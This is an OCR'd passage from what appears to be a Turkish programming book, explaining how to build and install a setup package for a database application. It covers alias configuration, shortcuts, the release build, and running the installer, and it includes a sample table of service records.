
Bu pencerede “Add” düğmesine tıklayarak uygulama içerisinde kullandığınız “Alias” isimlerini belirleyin. Karşınıza aşağıdaki pencere açılacaktır.



“Alias Name” kısmında programınızın kullandığı tüm “Alias” ları seçerek uygulamanıza ekleyin. Hatırlatalım setup projenizi yüklediğiniz bilgisayarlar bu alias isimlerini kullanarak tablolarınıza bağlanabilecektir. Bu yüzden tüm client bilgisayarlarda “Alias” ayarlarını teker teker yapmak zorundasınız. Aksi takdirde yine bağlantı sağlanamadığına dair sinir bozucu uyarılar alırsınız.

“Next” ve “Finish” düğmelerine tıklayarak “Wizard” işleminizin tamamlanmasını sağlayınız.

Gelelim “**Configure The Target System**” bölümüne, bu kısımda, setup projeniz diğer bilgisayara kurulurken oluşturacağı kısayolları belirlemenizi sağlayacaktır.




Yukarıdaki pencerede “Program Files” altına ve “Desktop” üzerinde iki adet kısa yolun oluşturulması sağlanmaktadır. Aynı mantıkla şayet Registry ye kayıt yaptıracaksanız “Registy” bölümüne gerekli eklentileri yapmalısınız.

Uygulamanıza ait tüm setup ayarlarını tamamladıktan sonra derlenmesi işlemini başlatabilirsiniz. Bu işlem için “**Prepare for Release**” seçeneğini seçerek, bir alt klasöründe gösterilen “**Build Your Release**” penceresinin aktifleşmesini sağlayın. Aşağıdaki pencere açılacaktır. Bu pencereden setup dosyasını oluşturacağınız media cihazını belirlemenizi isteyecektir. “CD ROM” veya “DVD ROM” seçeneklerinin herbiri burada mevcuttur. Birden fazla “DVD ROM” gösterilmesinin sebebi kapasite farkından kaynaklanmaktadır. Sağ kısımda yer alan yükleme seçeneğini seçerek, mous ile üzerinde sağ tuşa tıklayınız. Açılan menüden “**Build**” sekmesine tıklayarak uygulamanızın derlenmesini sağlayınız. Derlenme anında en altta yer alan pencere sayesinde yapılan tüm işlemleri detaylı olarak izleme imkanına sahip olacaksınız.

Şayet bu pencerede herhangi bir hata mesajı almazsanız uygulamanızın düzgün bir şekilde Compile edilmiş olduğu anlamını çıkarabilirsiniz.


Uygulamanızın “Compile” edilmiş halinden sonraki ekran görüntüsü aşağıda verilmiştir.



Setup Projesinin Diğer Bilgisayarlara Yüklenmesi:

Derlemiş olduğunuz projeyi diğer bilgisayarlara yükleyebilmek için aşağıdaki adımları izlemelisiniz.


- Setup projesini oluşturduğunuz klasörü açın (CD ROM). Setup Dosyanız içerisinde aşağıdaki şekilde gözükecektir.



“TeknikServis2003” (vermiş olduğunuz ismi) klasörü üzerinde mous ile çift tıklayın. Aşağıdaki adımları izleyin.


"....Teknikservis2003\Express\cd_rom\DiskImages\Disk1\setup.exe"

"Setup.exe" dosyasını çalıştırıp gerekli adımları izledikten sonra programınız o bilgisayara yüklenmiş olacaktır. "Start->Program Files" seçeneklerini izlerseniz aşağıdaki şekilde bir görüntü elde edersiniz.



Aynı zamanda "Desktop" üzerinde "**Migros**" isimli kısayolu oluşturduğuna da dikkatinizi çekmek istiyorum.

Şimdi "Start->Program Files->Migros->Teknik 2003" adımlarını izleyerek uygulamanızı çalıştırınız.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

Programı çalıştırdıktan sonraki ekran görüntünüz yukarıdaki şekilde gerçekleşecektir.

SON SÖZ

Serimizin altıncı kitabını da tamamlamış bulunuyoruz. Diğer kitaplarımıza göstermiş olduğunuz ilgiyi aynen devam ettirmeniz en büyük temennimiz olacaktır. Kitaplarımız hkkındaki tüm eleştiri ve önerilerinizi prestige@prestigeturk.com adresine gönderebilir, karşılaştığınız problemler için bu adresten çözüm isteyebilirsiniz.

TCP/IP Protokolü hususunda bilgisinden faydalandığımız Osman ÇALIŞ'a teşekkürü bir borç bilmekteyiz.